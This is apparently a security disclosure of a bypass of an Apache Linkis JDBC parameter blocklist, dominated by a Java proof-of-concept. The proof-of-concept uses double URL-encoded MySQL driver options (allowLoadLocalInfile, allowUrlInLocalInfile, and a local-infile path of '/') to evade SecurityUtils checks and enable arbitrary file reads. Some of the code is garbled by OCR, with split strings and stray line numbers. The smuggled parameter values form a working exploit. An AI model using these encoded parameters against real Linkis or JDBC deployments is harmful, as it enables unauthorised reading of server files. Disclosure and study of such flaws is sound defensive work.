Apache Linkis MySQL JDBC Driver Vulnerability: Arbitrary File Read via Double URL Encoding Bypass


Creator：yulate、h3h3qaq、m4x and zack

Testcase code is as follows, the mysql driver version used for testing is the default 8.0.28 version of the project


```
package org.apache.linkis.common.utils;

import org.apache.commons.collections.MapUtils;
import org.apache.commons.lang3.StringUtils;

import java.sql.DriverManager;
import java.util.HashMap;
import java.util.Map;
import java.util.Properties;
import java.util.stream.Collectors;

public class TestCase {
    private static final String SQL_DRIVER_CLASS = "com.mysql.cj.jdbc.Driver";
    private static final String SQL_CONNECT_URL = "jdbc:mysql://%s:%s/%s";

    public static void main(String[] args) throws Exception {
        String host = "127.0.0.1";
        int port = 3306;
        String database = "database";
        String username = "tmp";
        String password = "root";
        Map<String, Object> extraParams = new HashMap<>();
        String key =

"%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%34%63%25%36%66%25%36%31%25%36%34%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35";
        extraParams.put(key, "yes");

extraParams.put("%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%35%35%25%37%
```

```
32%25%36%63%25%34%39%25%36%65%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35", "yes");
27
extraParams.put("%25%36%31%25%36%63%25%36%63%25%36%66%25%37%37%25%34%63%25%36%66%25%36%31%25%36%34%25%34%63%25%36%66%25%36%33%25%36%31%25%36%63%25%34%39%25%36%65%25%36%36%25%36%39%25%36%63%25%36%35%25%34%39%25%36%65%25%35%30%25%36%31%25%37%34%25%36%38", "/");
28          extraParams.put("maxAllowedPacket", "655360");
29
30          Class.forName(SQL_DRIVER_CLASS);
31          // security check
32          SecurityUtils.checkJdbcConnParams(
33                  host,
34                  port,
35                  username,
36                  password,
37                  database,
38                  extraParams);
39          SecurityUtils.appendMysqlForceParams(extraParams);
40
41          String url =
42                  String.format(
43                          SQL_CONNECT_URL, host, port, database);
44          // deal with empty database
45          if (StringUtils.isBlank(database)) {
46              url = url.substring(0, url.length() - 1);
47          }
48          if (MapUtils.isNotEmpty(extraParams)) {
49              String extraParamString =
50                      extraParams.entrySet().stream()
51                              .map(e -> String.join("=", e.getKey(),
String.valueOf(e.getValue())))
52                              .collect(Collectors.joining("&"));
53              url += "?" + extraParamString;
54          }
55          System.out.println("jdbc connection url: " + url);
56
57          Properties properties = SecurityUtils.getMysqlSecurityParams();
58          properties.setProperty("user", username);
59          properties.setProperty("password", password);
60          DriverManager.getConnection(url, properties);
61      }
62  }
```

The vulnerability is a bypass of the patch, which filters extraParams in the patch and throws an exception if there is a configuration item in the blocklist



A urlDecode will be performed on paramUrl before detection.



In the jdbc driver, the key/value will also be read and urlDecode will be performed once.

```java
public class ConnectionUrlParser implements DatabaseUrlContainer {

    采用两个匹配组（分别命名为 "key" 和 "value"） 模式，该模式针对给定字符串进行连续测试，并生成具有
    匹配值的键/值映射。给定的模式必须确保连续测试之间没有剩余，即前一场比赛的结束必须与下一场比赛的
    开始重合。

    参数： pattern – 要匹配的正则表达式模式
          input – 输入字符串

    返回： 包含匹配值的键/值映射

    private Map<String, String> processKeyValuePattern(Pattern pattern, String input) {
        Matcher matcher = pattern.matcher(input);
        int p = 0;
        Map<String, String> kvMap = new HashMap<>();
        while (matcher.find()) {
            if (matcher.start() != p) {
                throw ExceptionFactory.createException(WrongArgumentException.class,
                        Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
            }
            String key = decode(safeTrim(matcher.group( name: "key")));
            String value = decode(safeTrim(matcher.group( name: "value")));
            if (!isNullOrEmpty(key)) {
                kvMap.put(key, value);
            } else if (!isNullOrEmpty(value)) {
                throw ExceptionFactory.createException(WrongArgumentException.class,
                        Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
            }
            p = matcher.end();
        }
        if (p != input.length()) {
            throw ExceptionFactory.createException(WrongArgumentException.class, Messages.getString( key: "ConnectionString.4", new Object[]{input.substring(p)}));
        }
        return kvMap;
    }
```

Here, you can bypass the latest patch by performing dual URL encoding and trigger arbitrary file reading